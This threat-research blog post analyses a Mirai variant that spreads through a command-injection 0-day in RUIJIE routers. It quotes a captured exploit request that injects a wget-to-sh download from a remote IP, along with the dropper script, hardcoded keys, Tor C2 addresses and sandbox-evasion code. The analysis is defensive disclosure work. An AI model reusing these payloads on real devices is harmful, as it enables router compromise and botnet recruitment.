Mirai_ptea_Rimasuta variant is exploiting a new RUIJIE router 0 day to spread

blog.netlab.360.com/rimasuta-spread-with-ruijie-0day-en/

Hui Wang September 28, 2021

28 September 2021 / 0-day

Overview

In July 2021 we blogged about Mirai_ptea, a botnet spreading through an undisclosed vulnerability in KGUARD DVR. At first we thought it was a short-lived botnet that would soon disappear so we just gave it a generic name. But clearly we underestimated the group behind this family, which has in fact been very active and was recently observed to be spreading using a 0day vulnerability in the RUIJIE NBR700 series routers.

It is interesting to note that the author included this paragraph in one of the updated samples.

```
-_- you guys didnt pick up on the name? really???? its ``RI-MA-SU-TA``. not MIRAI_PTEA this is dumb name.
```

Mirai_ptea_Rimasuta now has builtin mechanism to check if the running environment is a sandbox, it also encrypts the network traffic to counter the network level detection.

Timeline

- 2021-06-10 Note another mirai variant, mirai_aurora, first exploited this RUIJIE vulnerability to spread
- 2021-09-05 We noticed Mirai_ptea_Rimasuta starting to use exploit
- 2021-09-06 We notified the vendor of the vulnerability
- 2021-09-09 The vendor confirmed the existence of the vulnerability and informed that it has stopped maintaining this version of the device, and the manufacturer believes that it can be mitigated by changing the default password, so it does not intend to provide a new patch to fix the vulnerability.

Vulnerability Analysis

Vulnerability Type


Command injection vulnerability

Vulnerability details

To avoid abuse, we are not disclosing the full details. The description in this section includes only part of the vulnerability exploitation process.

An interface named `wget_test.asp` test exists on the RUJIE router device, which accepts URLs passed in from the page for wget testing (the testing function is eventually implemented through a script named `wget_test.sh`), but it does not perform special character checks on the incoming parameters, leading to command injection. Note: The interface requires login authentication. However, the RUIJIE router has default weak password, so an attacker can combine these 2 factors to launch an attack.

According to our investigation, there are still great number of online devices having this problem.



```
if ( parm && v3 )
{
  v4 = J_atoi(v3);
  killall_tk("wget_test.sh");
  killall_tk("wget");
  if ( v4 > 0 )
  {
    for ( i = 0; i != v4; ++i )
    {
      sprintf(v8, "wget_test.sh \"%s\" %d &", parm, i);
      jhl_system(v8);
    }
  }
  v6 = 16;
  strcpy(v9, "{ret:0,msg:'ok'}");
```

where `wget_test.sh` reads as follows:


```
#!/bin/sh

while [ 1 ]
do
        wget -O /dev/null $1;
        sleep 1;
done
```

Known affected device versions

```
NBR1600GDX9    Release(180516)
RGNBR700GDX5   Release(180202)
RGNBR700GDX5   Release(180314)
RGNBR700GDX9   Release(180720)
RGNBR700GWDX5  Release(180314)
RGNBR700GWDX9  Release(180613)
RGNBR700GWDX9  Release(180720)
RGNBR700GWDX9  Release(191023)
RGNBR900GA1C2  Release(170809)
```

Exploit payload analysis

Some of the vulnerabilities exploit Payload as follows:



```
POST /wget_test.asp?[redacted]=%60wget%20http://2.56.244.121/tuPuSSbAxXIW%20-O-%7Csh%60&count=1 HTTP/1.1
Host: [redacted]
Connection: keep-alive
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.26.0
[redacted]
Content-Length: 0
```

The content of the file corresponding to the URL in the above image is shown below. At first glance, it looks a bit strange because it uses many empty variables(to confuse security analysts?)


```
v=.rib;
cd ${ENrjHs}/t${hSQGxia}mp;
wg${qyZuBCTFDSMnw}et http://2[.56.244.121/gkTHLPZAAsmP -O ${v};
chm${mBSVmBhyrCQcZ}od +x ${v};
./${v};
```

When these variables are removed, its function is intuitive: download the sample and execute it.


```
v=.rib;
cd /tmp;
wget http://2.56.244.121/gkTHLPZAAsmP -O ${v};
chmod +x ${v};
./${v};
```

Botnet size

From our data horizon, the active Bot source IP trends for this botnet are as follows:



Bot source IPs are geographically distributed as follows:



Sample Analysis

The basic information of the ARM sample is shown as follows.


```
MD5:b01b0bc32469f11a47d6e54eef8c7ffb
ELF 32-bit LSB executable, ARM, version 1, statically linked, stripped
Packer:No
Lib:uclibc
```

Mirai_ptea_Rimasuta is a Mirai variant, with redesigned encryption algorithm and C2 communication protocol. In terms of encryption algorithm, Mirai_ptea_Rimasuta uses TEA algorithm instead of Mirai's simple XOR encryption, and a lot of sensitive resource information such as C2, Tor Proxy, etc have been encrypted; in terms of C2 communication, Mirai_ptea_Rimasuta uses Tor Proxy to indirectly establish communication with C2. For more details on this part, please refer to our previous Blog, and let's just look at some changes in this active new sample.

0x1: TEA key

This Mirai_ptea_Rimasuta sample hardcod 2 sets of TEA keys, one for encrypting & decrypting sensitive resources and one for encrypting & decrypting network traffic, to distinguish the former we call it Res_teakey and the latter Net_teakey.

`Res_teakey` is shown as follows.




```
Res_teakey      DCD 0x838EEAA7, 0xBCEBBB91, 0xF3A55171, 0x6B4A445
```

Part of the resource information is decrypted as shown below, note the content of index c. `This WEek on NeTLAb 360 bOTnet oPERATOR lEaRNS CHacha SliDe`

```
index 0, value = /proc/
index 1, value = /exe
index 2, value = /fd
index 3, value = /proc/net/tcp
index 4, value = /cmdline
index 5, value = /status
index 6, value = /maps
index 7, value = /dev
index 8, value = /dev/misc
index 9, value = /dev/misc/watchdog
index a, value = /dev/watchdog
index b, value = watchdog
index c, value = This WEek on NeTLAb 360 bOTnet oPERATOR lEaRNS CHacha SliDe
```

(as far as we know, none of us know how to dance chacha…yet…)

`Net_teakey` is shown below




```
Net_teakey      DCD 0x60855EE3, 0xA33852FE, 0xA9B82AD8, 0x30B4BE6D
```

It is not used in practice, it just acts as a placeholder and Mirai_ptea_Rimasuta dynamically generates a new Net_teakey at runtime, which will be discussed in the Network Protocols section below.

0x2: Sandbox detection

A large number of sandboxes or simulators process samples in a fixed path and name them with MD5 or random strings. Mirai_ptea_Rimasuta takes this cue and checks the path & filename of the sample, and only after it meets the requirements will it go ahead and run, otherwise it exits.




```
v3 = argv;
_GI_unlink(*argv);
v102 = 0;
v104 = 0;
v101 = 0;
LOWORD(v104) = 4;
v103 = 0;
LOWORD(v102) = 1;
port = 0;
v111 = 0;
v112 = 0;
if ( (*v3)[3] == 'r' && (*v3)[4] == 'i' )
{
}
return 0;
```

The following shows legit "run paths"

```
./.rib
/XXriXX
```

0x3: C2 variation

Mirai_ptea_Rimasuta uses the following code snippet to get the Tor C2, which shows that the C2 table entry in the encrypted resource is 0xD, and there are 6 C2s (random mod 6).



```
case 3:
  v44 = ranom_next();
  i = (unsigned __int8)mod_proc(v44, 6);
  port = _byteswap_ushort(portlist[i]);
  dec_proc((int)&v89, 0xDu);
  sub_F100((int)(v17 + 5), (int)(&v89 + 56 * i), 56);
  sub_F100((int)(v17 + 61), (int)&v90, 6);
  sub_F100((int)(v17 + 67), (int)&port, 2);
  sub_F0B4((int)&v89, 342);
  v43 = 2;
  v84 = 69;
  stage = 2;
  goto LABEL_80;
```

```
DCW 20346, 32288, 17774, 6000, 27644, 4409
```

The encrypted information in 0xD is decrypted as follows.

```
index d, value =
uf7ejrtdd6vvrsobk6rtsuicwogqyf6g72s55qop2kvpt7r4wfui6fqdwrabajewouypwxdsq4rxn7heb3k53i
```

After excluding the ".onion" at the end of the above string and splitting it by length 56, then splicing it with the .onion string at the end, we get the following 6 C2s, which have a one-to-one correspondence with the port of the hard-coded 6 in the sample.

```
uf7ejrtdd6vvrsobk6rtsuicwogqyf6g72s55qop2kvpt7r4wfui6fqd.onion:20346
wrabajewouypwxdsq4rxn7heb3k53ihoogik46ji6o7gj65yeo33reqd.onion:32288
t5pmcdgiipaznhuexh2usvojfixqzudnizgzeyihsyu7e5rehj7bfkad.onion:17774
rg7t465nvnnzugdbdqdg3yf2pypssynb4wxavgghb4me2lecnw23ivyd.onion:6000
vmdm5jrmksizpt6f7trsno6od7xcfs6hzywah46eaju72jkfvqbqdcqd.onion:27644
pnjc66nasxdomwlyqo32d4ft43pooo7s4yuom3gn2gr5bmcpw7lgq4qd.onion:4409
```


0x4: Network protocol change

The active Mirai_ptea_Rimasuta sample also starts to encrypt the network traffic using the TEA algorithm, and although there is a hard-coded set of keys Net_teakey in the sample, it is not used in practice, but a new key dynamically generated through negotiation with the C2s.

The whole communication process can be divided into 3 steps as follows

Stage 1. communication with C2 is established via TOR PROXY
Stage 2. TEA key negotiation
Stage 3. receive the command from C2, note that the traffic is encrypted at this time

The focus is on the key negotiation in the second step, we will take the actual data traffic generated in the following figure as an example, and we will discuss step by step how Bot & C2 get the same key.




```
00000000  05 01 00                                          ...
    00000000  05 00                                             ..
00000003  05 01 00 03 3e 76 6d 64  6d 35 6a 72 6d 6b 73 69  ....>vmd m5jrmksi
00000013  7a 70 74 36 66 37 74 72  73 6e 6f 36 6f 64 37 78  zpt6f7tr sno6od7x
00000023  63 66 73 36 68 7a 79 77  61 68 34 36 65 61 6a 75  cfs6hzyw ah46eaju
00000033  37 32 6a 6b 66 76 71 62  71 64 63 71 64 2e 6f 6e  72jkfvqb qdcqd.on
00000043  69 6f 6e 6b fc                                    ionk.
    00000002  05 00 00 01 00 00 00 00  00 00                    ........ ..
00000048  99 9f 29 9c 9f 99 72 53  4b 7f e9 08 7c 9b        ..)...rS K...|.
    0000000C  99 9f 65 e1 7a 80 96 e9  f5 13 31 dc 66 77 e9 66  ..e.z... ..1.fw.f
    0000001C  cd 54 ab e1 24 44 e4 bb  7a 6d 81 28 df ef ca 4e  .T..$D.. zm.(...N
    0000002C  12 32 7b 27 09 a4 01 91                           .2{'....
00000056  99 9f ff 7d fa a6 33 e0  02 19 fe 6d 20 72 b2 fb  ...}..3. ...m r..
00000066  dc 94 c1 dc 43 82 e3 95  b9 a1 24 a0 86 69 37 78  ....C... ..$..i7x
00000076  99 9f e7 d6 19 75 72 f6  ad 2f 2a e2 b1 62 c1 d1  .....ur. ./*..b..
00000086  c1 e6 39 56 dc 99 7f 7b                           ..9V...{
    00000034  99 9f aa d6 7d a6 4c c6  db a0 4d 6c ee 07 60 94  ....}.L. ..Ml..`.
    00000044  75 da d6 64 8e e5 bf 8a  4a ae e1 84 dc a6 61 09  u..d.... J.....a.
    00000054  7f 5a e8 08 68 62 e6 0c  99 d1 18 3a 19 a9 f7 15  .Z..hb.. ...:....
    00000064  6e b6 15 73 17 1b 61 ab  f5 8b 39 25 77 56        n..s..a. ..9%wV
```

Stage 1, Establish communication with TOR-C2
Stage 2, Net_teakey agreement
Stage 3, Communication under TEA encryption

Stage1 is the typical process of establishing communication with TOR C2. Starting from Stage2, Mirai_ptea_Rimasuta's packets consist of 3 parts: `head(2bytes), hash(4bytes), and content(Nbytes)`, where the value of head is fixed in a session and the value of hash is calculated by the hash_calc function for content in the appendix.


The whole negotiation process is shown as follows.

1. Bot randomly generates 12 characters and uses the hash_calc algorithm in the appendix to get the value of Net_teakey[0]. At this time Bot has Net_teakey[0], C2 does not know the value of task Net_teakey.



```
Net_teakey[0] = hash_calc(*(unsigned __int8 **)(v74 + 12), 12);
```

2. Bot randomizes 8 characters to form content, uses hash_calc to calculate content to get hash, and puts the low 16 bits of the hash value into head, then sends this packet of 14 bytes long to C2, and finally calculates the whole packet by hash_calc to get Net_teakey[2] value, at this time Bot has Net_teakey[0,2] and C2 has Net_teakey[2].




```
v39 = v13 + 6;
randomcalc((int)(v13 + 6), 8);
v40 = hash_calc(v13 + 6, 8);
sbuflen = (void *)14;
*(_BYTE *)(v75 + 1) = HIBYTE(v40);
stage = 7;
*(_BYTE *)v75 = v40;
v41 = 8;
v42 = v75 + 4;
goto LABEL_87;
```

```
Net_teakey[2] = hash_calc(v13, 14);
```

3. C2 returns the packet to Bot, and the value of the hash is used in step

4. After receiving the packet back from C2, Bot forms the content with local IP, random characters in step 1, encrypts it using TEA algorithm (Res_teakey is the key), constructs a packet of 32 bytes in length and sends it to C2, where the value of hash is Net_teakey[1], and finally calculates the C2 hash from step 3 with its own Bot hash is calculated by hash_calc, to be Net_teakey[3]. At this point, Bot already knows the 4 values in Net_teakey, and the order of acquisition is [0,2,1,3].

